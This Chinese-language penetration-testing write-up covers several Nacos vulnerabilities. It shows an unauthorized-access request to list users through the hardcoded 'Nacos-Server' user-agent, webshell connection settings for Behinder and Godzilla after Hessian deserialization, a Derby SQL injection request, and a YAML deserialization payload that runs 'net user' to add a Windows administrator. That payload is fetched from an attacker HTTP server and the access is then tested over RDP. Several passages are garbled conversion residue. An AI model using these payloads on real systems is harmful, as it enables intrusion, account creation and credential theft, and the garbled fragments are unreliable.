# Nacos组件漏洞

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# Nacos简介

Nacos 是阿里巴巴推出来的一个新开源项目,是一个更易于构建云原生应用的动态服务发现、配置管理和服务管理平台。致力于帮助发现、配置和管理微服务。Nacos 提供了一组简单易用的特性集,可以快速实现动态服务发现、服务配置、服务元数据及流量管理。

# 漏洞详情

该漏洞发生在nacos在进行认证授权操作时,会判断请求的user-agent是否为"Nacos-Server",如果是的话则不进行任何认证。开发者原意是用来处理一些服务端对服务端的请求。但是由于配置的过于简单,并且将协商好的user-agent设置为Nacos-Server,直接硬编码在了代码里,导致了漏洞的出现。并且利用这个未授权漏洞,攻击者可以获取到用户名密码等敏感信息。

# 漏洞复现

# 1、Nacos未授权访问CVE-2021-29441

查看用户列表: http://192.168.x.x:8848/nacos/v1/auth/users?pageNo=1&pageSize=1

漏洞POC: 直接访问如下链接


http://www.xxx.com/nacos/v1/auth/users?pageNo=1&pageSize=1

1



此时看到响应包中包含了系统存在的用户名nacos

nacos 的密码是 bcrypt 加密的,bcrypt 是一种非常难以破解的哈希类型添加一个新用户。



成功添加了test1用户

# 2、Nacos Hessian 反序列化漏洞

### 影响范围:

Nacos 1.4.1+在单机模式下默认不开放7848端口,故该情况通常不受此漏洞影响。然而,1.4.0、2.x版本无论单机或集群模式均默认开放7848端口。

所以最终影响范围是:

1.4.0 <= Nacos < 1.4.6 使用cluster集群模式运行

2.0.0 <= Nacos < 2.2.3 任意模式启动均受到影响

### 利用工具:

https://github.com/c0olw/NacosRce

### 环境搭建:

https://github.com/alibaba/nacos/releases/download/2.2.0/nacos-server-2.2.0.tar.gz

### 然后

Bash
1 ./startup.sh -m standalone

### 漏洞复现:

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
2.48: Some bindings in jurities (0.76 multiple 2.74 bindings)

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2.48: Some bindings in jurities (0.76 multiple 2.74 bin
```


### 冰蝎连接

- 1、需要设置请求头x-client-data:rebeyond
- 2、设置Referer:https://www.google.com/
- 3、路径随意
- 4、密码rebeyond




### 哥斯拉连接

- 1、需要设置请求头x-client-data:godzilla
- 2、设置Referer:https://www.google.com/
- 3、路径随意
- 4、密码是pass 和 key



# 基础配置 请求配置 协议头 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Geck Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image x-client-data: godzilla Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3 Referer: https://www.google.com/



# 3、Nacos Derby SQL 注入

可以和其它认证相关漏洞一起进行利用: 可以和其它认证相关漏洞一起进行利用:

Nacos在derby端点存在sql注入

```
GET /nacos/v1/cs/ops/derby?sql=%73%65%6c%65%63%74%20%2a%20%66%72%6f%6d%20%7
    5%73%65%72%73 HTTP/1.1
User-Agent: Nacos-Server
Host: x.x.x.x
```

# 4、Nacos密码解密

nacos 的密码是 bcrypt 加密的,bcrypt 是一种非常难以破解的哈希类型。以下是使用 hashcat 爆破 bcrypt 的使用示例:

```
This is a section of the sectio
```

```
macOS v10.8+ (PBKDF2-SHA512)
                                                                                    Operating System
         bcrypt $2*$, Blowfish (Unix)
                                                                                    Operating System
 3200
         md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
descrypt, DES (Unix), Traditional DES
                                                                                    Operating System
                                                                                    Operating System
         sha1($salt.sha1(utf16le($username).':'.utf16le($pass)))
29000
                                                                                    Operating System
         sha256crypt $5$, SHA256 (Unix)
sha512crypt $6$, SHA512 (Unix)
 7400
                                                                                    Operating System
 1800
                                                                                    Operating System
24600
         SQLCipher
                                                                                    Database Server
```

参考链接: https://www.cnblogs.com/wutou/p/17672213.html

# 5、Nacos-Client Yaml反序列化

### 工具准备

1、https://github.com/artsploit/yaml-payload/

```
javac src/artsploit/AwesomeScriptEngineFactory.java
jar -cvf yaml-payload.jar -C src/.
```


输入想要执行的命令,生成yaml-payload.jar

2、https://github.com/charonlight/NacosExploitGUI



### 漏洞复现

使用账号密码登录到后台,登陆后台http://172.30.12.6:8848/nacos



准备打 Nacos Client Yaml 反序列化漏洞,修改 artsploit/yaml-payload 制作一个恶意的 yaml-payload.jar 包。

只需要修改 AwesomeScriptEngineFactory.java 文件中的内容即可,此处建议直接添加个管理员账户:

```
1 = public AwesomeScriptEngineFactory() {
2 =
        try {
3
            Runtime.getRuntime().exec("net user h0ny Admin123AKB48 /add");
            Runtime.getRuntime().exec("net localgroup administrators h0ny /ad
4
    d");
        } catch (IOException e) {
5 🔻
            e.printStackTrace();
6
7
        }
    }
8
```


编译并打成 jar 包:

```
1
     root@kali-server:~# javac -version
 2
     javac 1.8.0_202
 3
     root@kali-server:~# javac src/artsploit/AwesomeScriptEngineFactory.java
     root@kali-server:~# jar -cvf yaml-payload.jar -C src/ .
     added manifest
5
6
     ignoring entry META-INF/
7
     adding: META-INF/services/(in = 0) (out= 0)(stored 0%)
     adding: META-INF/services/javax.script.ScriptEngineFactory(in = 36) (out=
     38)(deflated -5%)
     adding: artsploit/(in = 0) (out= 0)(stored 0%)
9
     adding: artsploit/AwesomeScriptEngineFactory.class(in = 1597) (out= 657)(d
10
11
     adding: artsploit/AwesomeScriptEngineFactory.java(in = 1541) (out= 381)(de
     flated 75%)
```

将恶意的 yaml-payload.jar 包上传至 web01 主机上,并开启一个 http 服务:

```
Toot@web01:~# python3 -m http.server 80
2  Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
3 = 172.30.12.6 - - [29/Dec/2023 14:52:42] "GET /yaml-payload.jar HTTP/1.1" 20 0 -
```

使用NacosExploitGUI 让 nacos 服务器去从远程服务器加载恶意的 yaml-payload.jar 包:



在 web01 服务器接收到来自 172.30.12.6 主机的 http 请求后,测试用户是否添加成功:

```
Toot@kali-server:~# proxychains4 -q nxc rdp 172.30.12.6 -u h0ny -p Admin123
    AKB48 --local-auth
The result of the result
```

### 参看链接:

https://h0ny.github.io/posts/Hospital-%E6%98%A5%E7%A7%8B%E4%BA%91%E5%A2%83/#spring-boot-heapdump--shiro-deserialization

https://www.cnblogs.com/thebeastofwar/p/17920565.html#nacos-client-yaml%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96